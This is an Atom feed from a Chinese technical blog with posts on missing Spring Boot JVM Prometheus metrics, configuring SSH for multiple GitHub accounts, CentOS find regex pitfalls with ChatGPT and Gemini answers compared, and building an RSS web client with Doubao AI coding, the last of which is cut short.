<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://seesea2024.github.io//feed.xml" rel="self" type="application/atom+xml" /><link href="https://seesea2024.github.io//" rel="alternate" type="text/html" /><updated>2025-08-31T14:51:01+08:00</updated><id>https://seesea2024.github.io//feed.xml</id><title type="html">老实记</title><subtitle>老实记</subtitle><author><name>Shi Donghua</name></author><entry><title type="html">Spring Boot中prometheus指标中缺失了JVM相关指标</title><link href="https://seesea2024.github.io//2025/08/31/Spring-Boot-Configuration/" rel="alternate" type="text/html" title="Spring Boot中prometheus指标中缺失了JVM相关指标" /><published>2025-08-31T00:00:00+08:00</published><updated>2025-08-31T00:00:00+08:00</updated><id>https://seesea2024.github.io//2025/08/31/Spring-Boot-Configuration</id><content type="html" xml:base="https://seesea2024.github.io//2025/08/31/Spring-Boot-Configuration/"><![CDATA[<h1 id="section">一、问题</h1>
<p>一个Spring Boot应用已经在配置中通过actuator和micrometer暴露了prometheus端点<code>http://ip:port/actuator/prometheus</code>，结合prometheus和grafana已使用在线上监控系统中了。</p>
<p>最近几周发现通过 <code>/actuator/prometheus</code>仍然能访问应用暴露的prometheus监控端点和部分指标，但是JVM相关的指标比如<code>jvm_memory_used_bytes</code>不见了，造成监控缺失。</p>
<h1 id="section-1">二、原因</h1>
<p>actuator、micrometer、prometheus和grafna最近配置没有做过调整。</p>
<p>看了一下应用最近的变更，在<code>MyBatis</code>自定义Configuration Bean中因为要定义SqlSessionFactory的Plugin（SQL Interceptor）,<code>@Autowired</code>了<code>MeterRegistry</code> bean。去掉新增的<code>@Autowired</code> JVM相关指标就正常暴露了。</p>
<pre><code>@Configuration
@MapperScan(value = { &quot;com.**&quot; }, sqlSessionFactoryRef = MybatisConfig.SQL_SESSION_FACTORY, sqlSessionTemplateRef = MybatisConfig.SQL_SESSION_TEMPLATE)
@EnableConfigurationProperties(DynamicDataSourceProperties.class)
public class MybatisConfig {
        public static final String SQL_SESSION_FACTORY = &quot;mainSqlSessionFactory&quot;;
    public static final String SQL_SESSION_TEMPLATE = &quot;mainSqlSessionTemplate&quot;;
    
    @Autowired
    private MeterRegistry meterRegistry;

    @Bean(SQL_SESSION_FACTORY)
    public SqlSessionFactory sqlSessionFactory(DataSource dataSource) throws Exception {
            SqlSessionFactoryBean sessionFactoryBean = new SqlSessionFactoryBean();
        sessionFactoryBean.setDataSource(dataSource);
        ...
        sessionFactoryBean.setPlugins(new SqlMonitorInterceptor(meterRegistry));
        ...
    
</code></pre>
<p>那么<code>@Autowired</code>一个<code>MeterRegistry</code>类咋就造成<code>jvm_memory_used_bytes</code>指标丢了呢？</p>
<p>这个跟Spring Boot的<code>Configuration</code>和<code>AutoConfiguration</code> bean的初始化顺序有关。</p>
<p>简单来说，自定义的<code>@Configuration</code> 类优先级<strong>高于</strong>所有 <code>Starter</code> 的自动配置类。我们场景中prometheus指标正是通过<code>MetricsAutoConfiguration</code>和<code>JvmMetricsAutoConfiguration</code>自动装配实现的。</p>
<p>我们自定义的<code>MybatisConfig</code>先初始化，初始化sqlSessionFactory bean的时候提前触发了<code>MeterRegistry</code>的初始化。但是这时候初始化的<code>MeterRegistry</code>是默认实现<code>SimpleMeterRegistry</code>，这个默认实现是不包括JVM指标的。等到<code>MetricsAutoConfiguration</code>初始化时，<code>@ConditionalOnMissingBean(MeterRegistry.class)</code>不匹配，就不会再初始化和配置<code>MeterRegistry</code>实例了。</p>
<h1 id="section-2">三、解决</h1>
<p>解决的方法是<code>MybatisConfig</code>初始化时不立刻创建 <code>MeterRegistry</code>，只注入一个代理。这可以通过在MybatisConfig类定义中针对<code>meterRegistry</code>添加<code>@Lazy</code>注解来实现。</p>
<pre><code>   @Autowired
   @Lazy
   private MeterRegistry meterRegistry;
</code></pre>
<p>当 SqlMonitorInterceptor 最终使用 meterRegistry 时，取到的就是一个已经绑定了 JVM metrics 的 MeterRegistry（<code>MetricsAutoConfiguration</code>创建的）。</p>]]></content><author><name>Shi Donghua</name></author><category term="Spring Boot" /><summary type="html"><![CDATA[一、问题 一个Spring Boot应用已经在配置中通过actuator和micrometer暴露了prometheus端点http://ip:port/actuator/prometheus，结合prometheus和grafana已使用在线上监控系统中了。]]></summary></entry><entry><title type="html">多个GitHub账号如何从同一台工作电脑提交代码</title><link href="https://seesea2024.github.io//2025/08/30/Github%E5%A4%9A%E8%B4%A6%E5%8F%B7%E4%BB%A3%E7%A0%81%E6%8F%90%E4%BA%A4/" rel="alternate" type="text/html" title="多个GitHub账号如何从同一台工作电脑提交代码" /><published>2025-08-30T00:00:00+08:00</published><updated>2025-08-30T00:00:00+08:00</updated><id>https://seesea2024.github.io//2025/08/30/Github%E5%A4%9A%E8%B4%A6%E5%8F%B7%E4%BB%A3%E7%A0%81%E6%8F%90%E4%BA%A4</id><content type="html" xml:base="https://seesea2024.github.io//2025/08/30/Github%E5%A4%9A%E8%B4%A6%E5%8F%B7%E4%BB%A3%E7%A0%81%E6%8F%90%E4%BA%A4/"><![CDATA[<h1 id="section">问题</h1>
<p>使用github过程中，如果有多个github账号，从同一台工作电脑提交时经常会遇到类似下面的权限问题。注意这里提到的问题使用的是github的<strong>SSH</strong>连接方式。</p>
<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>git:<span class="o">(</span>main<span class="o">)</span> git push <span class="nt">-u</span> origin main
ERROR: Repository not found.
fatal: Could not <span class="nb">read </span>from remote repository.

Please make sure you have the correct access rights
and the repository exists.


 git:<span class="o">(</span>main<span class="o">)</span> git pull origin
Connection closed by 198.18.0.138 port 22
fatal: Could not <span class="nb">read </span>from remote repository.

Please make sure you have the correct access rights
and the repository exists.
</code></pre></div></div>
<h1 id="section-1">分析</h1>
<p>简单来说这里的问题是代码仓和登录github的账号没有对应起来，造成权限问题。</p>
<p>比如说我们有github账号account1和account2，account2下面有代码仓库repo1。如果我们在repo1本地目录做git操作时，使用的是account1，那么就会大概率遇到这里提到的权限问题。</p>
<p>那么我们从本地拉或者提交github仓库中的代码时，到底使用的是哪一个github账号，github又是怎么验证账号的呢？</p>
<p>如题我们使用的是<strong>SSH</strong>方式连接github，认证使用的公私钥认证。</p>
<p>一般来说Github上申请一个账号后，我们都会通过<strong>ssh-keygen</strong>本地生成公私钥后，把<strong>公钥</strong>上传到GitHub网站。</p>
<p>下面介绍一下认证过程。</p>
<ol>
<li>本地git pull或者git push时发起SSH连接过程。SSH客户端把公钥传给GitHub服务端</li>
<li>GitHub服务器收到请求后，从后台数据库中搜索已经注册的公钥列表，找到后说明该用户存在。那怎么证明这个客户端用户拥有这个公钥呢？服务端会生成一个随机数并用公钥加密发送回客户端</li>
<li>客户端收到返回的消息后用私钥解密（只有拥有私钥的客户端才能解密），并把解密的随机数再发到服务端</li>
<li>服务端通过解密的随机数验证合法的SSH客户端，也就是这里的github账户</li>
</ol>
<p>所以，Github服务端是通过不同公钥证书来区分不同GitHub账号的。</p>
<p>那多个github账户从同一台客户端电脑比如Mac操作时使用的到底是哪一个账号或者说证书呢？</p>
<p>遗憾的是没有简单的方法。但是我们可以通过执行下面的命令从结果来判断当前使用的github账户名。<code>shidongwa</code>是当前使用的github账户。</p>
<pre><code>git:(main) ssh -T git@github.com
Hi shidongwa! You've successfully authenticated, but GitHub does not provide shell access.

</code></pre>
<p>那如何切换到第二个github账号呢？</p>
<p>有。其实只要连接Github服务端时支持切换到第二个公私钥对即可。这个可以借助SSH客户端的多账户认证来实现。</p>
<p>简单来说就是在<code>~/.ssh/config</code>SSH配置文件中指定不同<strong>服务器别名</strong>，关联不同的私钥。代码仓库中remote url中使用<strong>服务器别名</strong>即可。</p>
<p>具体步骤如下：</p>
<ol>
<li>在本地，不同账号生成不同的公私钥对，也就是文件名。Mac下命令：<code>ssh-keygen -t ed25519 -C &quot;XXX@gmail.com&quot;</code>，主要提示<code>Enter file in which to save the key (/Users/XXX/.ssh/id_ed25519)</code>需要输入完整文件路径，也就是存放公私钥文件位置的地方</li>
<li>把生成的公钥证书文件上传GitHub。这个是Github账号维度，不是项目维度。你需要使用你操作的目标代码仓库对应的GitHub账号登录GitHub后才能配置公钥文件</li>
<li>配置本地SSH客户端，不同<strong>github服务器别名</strong>关联不同ssh证书。这里假定第二步生成的私钥文件地址分别是<code>~/.ssh/id_ed25519_account1</code>和<code>~/.ssh/id_ed25519_account2</code></li>
</ol>
<pre><code># 个人账户的配置
Host github.com-account1
  HostName github.com
  User git
  IdentityFile ~/.ssh/id_ed25519_account1
  IdentitiesOnly yes

# 工作账户的配置
Host github.com.account2
  HostName github.com
  User git
  IdentityFile ~/.ssh/id_ed25519_account2
  IdentitiesOnly yes

</code></pre>
<ol start="4">
<li>本地代码仓库更新远程仓库地址，使用第三步配置的<strong>github服务器</strong>别名。注意下面命令中的<strong>account1</strong>和<strong>account2</strong>是你的github账户名</li>
</ol>
<pre><code># 使用account1
git remote set-url origin git@github.com.account1:account1/XXX.git

#使用account2
git remote set-url origin git@github.com.account2:account2/XXX.git
</code></pre>
<ol start="5">
<li>现在可以正常使用git pull或者git push了。可以通过下面命令来验证连通性。注意下面命令中的account1需要替换为你的github账号</li>
</ol>
<pre><code>ssh -T git@github.com.account1
Hi account1! You've successfully authenticated, but GitHub does not provide shell access.
</code></pre>
<p>一般来说为了从<code>git log</code>中直观看出不同账号的提交记录。可以在代码仓库<strong>本地</strong>维度配置<code>user.name</code>和<code>user.email</code></p>
<pre><code>git config user.name &quot;acocunt1&quot;
git config user.email &quot;account1@gmail.com&quot;
</code></pre>
<h1 id="section-2">总结</h1>
<p>同一台工作电脑上多个github账号提交代码可以通过SSH客户端多账号配置来支持，简单来说就是git通过告诉SSH客户端使用不同github服务器别名，不同SSH公私钥对来区分不同github账号。和单账号操作相比，主要区别在上面操作步骤中的第3步和第4步。</p>
<p>如果不使用本文提到的SSH多账户认证方式，也可以通过不同Github账户增加代码协作者来临时解决，也就是account2 github仓库允许account1用户提交代码。不过这种方式不一定满足业务要求。</p>]]></content><author><name>Shi Donghua</name></author><category term="Github" /><summary type="html"><![CDATA[问题 使用github过程中，如果有多个github账号，从同一台工作电脑提交时经常会遇到类似下面的权限问题。注意这里提到的问题使用的是github的SSH连接方式。]]></summary></entry><entry><title type="html">Centos 7 通过正则表达式查找文件的坑</title><link href="https://seesea2024.github.io//2025/08/16/Linux-find-regex/" rel="alternate" type="text/html" title="Centos 7 通过正则表达式查找文件的坑" /><published>2025-08-16T00:00:00+08:00</published><updated>2025-08-16T00:00:00+08:00</updated><id>https://seesea2024.github.io//2025/08/16/Linux-find-regex</id><content type="html" xml:base="https://seesea2024.github.io//2025/08/16/Linux-find-regex/"><![CDATA[<h1 id="section">一、问题</h1>
<p>工作中需要在指定目录下按照正则表达式查找文件（存在多级目录结构），然后进行备份或者清理。</p>
<p>比如说Centos7中文件目录结构如下：</p>
<ul>
<li>
<p>当前目录：/home/devops/mysqlbackup</p>
</li>
<li>
<p>查找文件：/home/devops/mysqlbackup/<strong>20250729</strong>/backup_<strong>20250729</strong>_<strong>021002</strong>.tgz，路径和文件名中的20250729和021002可以是任意数字</p>
</li>
</ul>
<p>预期结果如下：</p>
<pre><code>/home/devops/mysqlbackup/20250722/backup_20250722_102952.tgz
/home/devops/mysqlbackup/20250729/backup_20250729_021002.tgz
/home/devops/mysqlbackup/20250730/backup_20250730_021001.tgz
</code></pre>
<h1 id="section-1">二、方案</h1>
<p>万事不决先问AI。提示词如下</p>
<blockquote>
<p>centos系统中/home/devops/mysqlbackup目录下搜索类似20250729/backup_20250729_021002.tgz格式的文件。20250729和021002是任意数字，其他作为正则模式进行匹配。请提供对应的Linux命令搜索所有符合条件的文件并打印全路径。</p>
</blockquote>

<p>ChatGPT和Gemini给出的答复分别如下：</p>
<p><a href="https://chatgpt.com/share/689f5166-32f0-8013-ba90-b46db6332303" title="ChatGPT 方案">ChatGPT 方案</a> - 结果不符合预期</p>
<pre><code>find /home/devops/mysqlbackup -type f -regextype posix-extended -regex '.*/[0-9]{8}/backup_[0-9]{8}_[0-9]{6}\.tgz'
</code></pre>
<p><img src="https://raw.githubusercontent.com/shidongwa/my-images/main/images1/20250816120720592.png" alt="" /></p>
<p><a href="https://g.co/gemini/share/f9bfd36bd120" title="Gemini 方案">Gemini 方案</a> - 结果符合预期</p>
<pre><code># 方法一使用find + grep
find /home/devops/mysqlbackup/ -type f | grep -E &quot;/[0-9]{8}/backup_[0-9]{8}_[0-9]{6}\.tgz$&quot;

# 方法二使用find 
find /home/devops/mysqlbackup/ -type f -path &quot;*/[0-9][0-9][0-9][0-9][0-9][0-9][0-9][0-9]/backup_[0-9][0-9][0-9][0-9][0-9][0-9][0-9][0-9]_[0-9][0-9][0-9][0-9][0-9][0-9].tgz&quot;
</code></pre>
<p>系统版本如下：</p>
<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cat</span> /etc/redhat-release 
CentOS Linux release 7.8.2003 <span class="o">(</span>Core<span class="o">)</span>
</code></pre></div></div>
<h2 id="section-2">2.1 问题分析</h2>
<p>复盘AI Prompt对话过程中遇到的几个问题。</p>
<p>AI首先会建议采用find+regex的方式。<strong>regex</strong>必须采用全路径正则匹配（<strong>第一个坑</strong>）。</p>
<pre><code># 方式一
find /home/devops/mysqlbackup -type f -regex &quot;/home/devops/mysqlbackup/\d{8}/backup_\d{8}_\d{6}\.tgz&quot;

# 方式二
cd /home/devops/mysqlbackup
find ./ -type f -regex &quot;.*/[0-9]*/backup_[0-9]*_[0-9]*\.tgz$&quot;
</code></pre>
<p><code>find</code> 的起始路径不同，正则表达式也会不一样。如果不确定的话先执行一下find看一下搜索结果。比如下面：</p>
<pre><code>cd /home/devops/mysqlbackup/
[root@xxx mysqlbackup]# find ./ -type f
./20250729/backup_20250729_021002.tgz

find /home/devops/mysqlbackup/ -type f
/home/devops/mysqlbackup/20250816/backup_20250816_021001.tgz
</code></pre>
<p>然而上面两种方式都不能搜索到预期的问题。<strong>第二个坑</strong>：<strong>regex</strong>不支持<code>\d{m}</code>这种正则匹配方式。关于GNU正则有<code>BRE</code>（Basic Regular Expressions）和<code>ERE</code>（Extended Regular Expressions）之分，<code>find</code>命令默认支持的是<code>BRE</code>.</p>
<blockquote>
<p>The find command in CentOS (and most Linux distributions) by default uses POSIX Basic Regular Expressions (BRE) or Extended Regular Expressions (ERE) depending on the -regextype option. The \d metacharacter and {m} repetition quantifier are features of Perl Compatible Regular Expressions (PCRE), which are not natively supported by find's default regex engines.</p>
</blockquote>
<p>解决方法是参数增加<code>-regextype posix-extended</code> 或者<code>-regextype posix-egrep</code> 支持<code>ERE</code>扩展正则。不过开启<code>ERE</code>后<code>{m}</code>可以了,<code>\d</code>仍然不支持，需要修改为<code>[0-9]</code>这种方式来代替。</p>
<pre><code># 正则准确匹配起始路径
find /home/devops/mysqlbackup -type f -regextype posix-egrep -regex &quot;/home/devops/mysqlbackup/[0-9]{8}/backup_[0-9]{8}_[0-9]
{6}\.tgz&quot;

# 正则通配符匹配起始路径
find /home/devops/mysqlbackup -type f -regextype posix-egrep -regex &quot;.*/[0-9]{8}/backup_[0-9]{8}_[0-9]{6}\.tgz&quot;
</code></pre>
<p>不幸的是还是匹配不到预期的文件。这里需要提到的是<strong>第三个坑</strong>：<code>/home/devops/mysqlbackup</code>是一个软链，链接到数据盘另外的目录，find命令中查找条件是<code>-type f</code>找文件（不包括链接文件），不会自动解析链接文件对应的真实目录。除非在软链名后面加<code>/</code>，相当于告诉find进入符号链接对应的目录进行查找。</p>
<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># /home/devops/mysqlbackup是链接文件</span>
<span class="nb">ls</span> <span class="nt">-ld</span> /home/devops/mysqlbackup
lrwxrwxrwx 1 devops devops 19 Jan 26  2024 /home/devops/mysqlbackup -&gt; /data/mysqlbackup/
</code></pre></div></div>
<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># 正则准确匹配起始路径，注意mysqlbackup链接文件结尾加了/</span>
find /home/devops/mysqlbackup/ <span class="nt">-type</span> f <span class="nt">-regextype</span> posix-egrep <span class="nt">-regex</span> <span class="s2">"/home/devops/mysqlbackup/[0-9]{8}/backup_[0-9]{8}_[0-9]{6}</span><span class="se">\.</span><span class="s2">tgz"</span>

<span class="c"># 正则通配符匹配起始路径，注意mysqlbackup链接文件结尾加了/</span>
find /home/devops/mysqlbackup/ <span class="nt">-type</span> f <span class="nt">-regextype</span> posix-egrep <span class="nt">-regex</span> <span class="s2">".*/[0-9]{8}/backup_[0-9]{8}_[0-9]{6}</span><span class="se">\.</span><span class="s2">tgz"</span>
</code></pre></div></div>
<p>问题解决。</p>
<h1 id="section-3">三、结论</h1>
<ol>
<li>推荐方案
find + regex</li>
</ol>
<pre><code>find /home/devops/mysqlbackup/ -type f -regextype posix-egrep -regex &quot;/home/devops/mysqlbackup/[0-9]{8}/backup_[0-9
]{8}_[0-9]{6}\.tgz$&quot;
</code></pre>
<p>find + grep方案也可以。不过grep中正则不要求全路径匹配。文中提到的扩展正则和符号链接要求相同。</p>
<pre><code>find /home/devops/mysqlbackup/ -type f | grep -E &quot;/[0-9]{8}/backup_[0-9]{8}_[0-9]{6}\.tgz$&quot;
</code></pre>
<ol start="2">
<li>
<p>AI很强赋能程序员，代替了搜索方便了代码生成。但是特定专业的问题，特别是坑多的，还是需要合理的prompt，否则AI给你的都是车轱辘话，往沟里带。</p>
</li>
<li>
<p>Gemini多次prompt提示后给出了能用的方案，ChatGPT没有给出可用的方案，与prompt提示次数有关。不能作为Gemini和ChatGPT孰优孰劣的依据</p>
</li>
</ol>]]></content><author><name>Shi Donghua</name></author><category term="linux" /><summary type="html"><![CDATA[一、问题 工作中需要在指定目录下按照正则表达式查找文件（存在多级目录结构），然后进行备份或者清理。]]></summary></entry><entry><title type="html">豆包AI编程实践：RSS Web客户端实现</title><link href="https://seesea2024.github.io//2025/08/10/doubao-ai/" rel="alternate" type="text/html" title="豆包AI编程实践：RSS Web客户端实现" /><published>2025-08-10T00:00:00+08:00</published><updated>2025-08-10T00:00:00+08:00</updated><id>https://seesea2024.github.io//2025/08/10/doubao-ai</id><content type="html" xml:base="https://seesea2024.github.io//2025/08/10/doubao-ai/"><![CDATA[<h1 id="section">一、项目需求</h1>
<p>本文旨在通过<strong>豆包AI编程</strong>功能，实践开发一个RSS Web客户端。</p>
<p>项目需求如下：</p>
<ol>
<li><strong>界面简洁美观</strong></li>
<li><strong>内容精炼</strong>：每个RSS源仅显示最近3条记录，以避免信息过载。</li>
<li><strong>友好展示</strong>：RSS记录的页面展示应同时对图文和中英文内容友好。</li>
<li><strong>数据存储</strong>：为避免频繁访问源页面，程序需定时从RSS源抓取数据并存储到本地数据库。</li>
</ol>

<p><strong>豆包AI编程</strong><a href="https://www.doubao.com/chat/coding" title="入口">入口</a>如下。</p>
<p><img src="https://raw.githubusercontent.com/shidongwa/my-images/main/images1/3faf56f5-2784-4ace-af58-65be50b0932e.png" alt="" /></p>
<h1 id="ai">二、豆包AI编程实践</h1>
<p><a href="https://www.doubao.com/thread/wf27e769a888072b6" title="豆包AI编程prompt记录">豆包AI编程prompt记录</a></p>
<h2 id="section-1">2.1 纯前端实现</h2>

<p>在纯前端实现方案中，RSS源和抓取的网页数据被存储在浏览器的 <strong>LocalStorage</strong> 中。这种方式无法实现跨浏览器、跨用户或跨机器同步，仅适用于演示（demo）目的。该方案支持在豆包平台进行调试，并能生成完整的安装包文件供本地运行和调试。</p>
<p>下载到本地的好处在于，用户可以自行进行分发和部署，同时解决了某些网站需要<strong>科学上网</strong>才能访问的问题。</p>
<p>将生成的 <code>html</code> 文件下载到本地后，在同一目录下运行以下命令即可启动一个HTTP服务器：</p>
<p><code>python3 -m http.server 8000</code></p>
<p><img src="https://raw.githubusercontent.com/shidongwa/my-images/main/images1/b6be5153-f914-4b60-b76c-38aac41abf30.png" alt="" /></p>
<p>AI生成和调试过程中，遇到了以下问题：</p>
<ol>
<li>
<p><strong>表单提交限制问题</strong>：
第一个版本的代码中，<code>form</code> 表单提交存在限制。在遇到问题后，豆包的解决方案是将表单按钮类型从 <code>submit</code> 改为 <code>button</code>，并通过 <strong>JavaScript</strong> 手动提交表单，从而避免了以下错误：</p>
<pre><code>Blocked form submission to '' because the form's frame is sandboxed and the 'allow-forms' permission is not set.
</code></pre></li>
<li>
<p><strong>跨域问题</strong>：
由于前端代码需要访问不同的RSS源，会产生跨域问题。豆包平台的解决方案是使用第三方代理服务，例如 <code>https://cors-anywhere.herokuapp.com/</code>，由代理服务器请求RSS源，并在返回给浏览器时声明允许跨域。不过这个访问是临时性的，需要测试时提前申请一个临时时间段，如下。</p>
</li>
</ol>
<p><img src="https://raw.githubusercontent.com/shidongwa/my-images/main/images1/520c1ab2-c0d0-4611-aed0-3697b3a860be.png" alt="" /></p>
<ol start="3">
<li><strong>网络访问限制</strong>：
部分RSS源只能通过<strong>科学上网</strong>才能访问，这超出了豆包平台的处理范畴，需要用户自行解决。</li>
</ol>
<h2 id="section-2">2.2 前后端实现</h2>
<p>豆包AI编程支持生成完整的全栈应用方案和代码，包括 <strong>Node.js</strong> 后端API和 <strong>MongoDB</strong> 数据库代码。但该方案不支持直接生成安装包下载，也不支持在平台进行调试。</p>
<p>Prompt提问过程中豆包回答如下：</p>
<blockquote>
<p>由于平台限制，无法直接提供可下载的压缩包文件，但我可以提供一个一键生成完整项目文件的脚本，您只需复制执行即可在本地生成所有代码文件</p>
</blockquote>
<p>虽然通过 <strong>shell</strong> 脚本生成所有的代码目录和文件这种方式显得有些原始，但在我的MacBook上测试后，它确实能正常运行。</p>
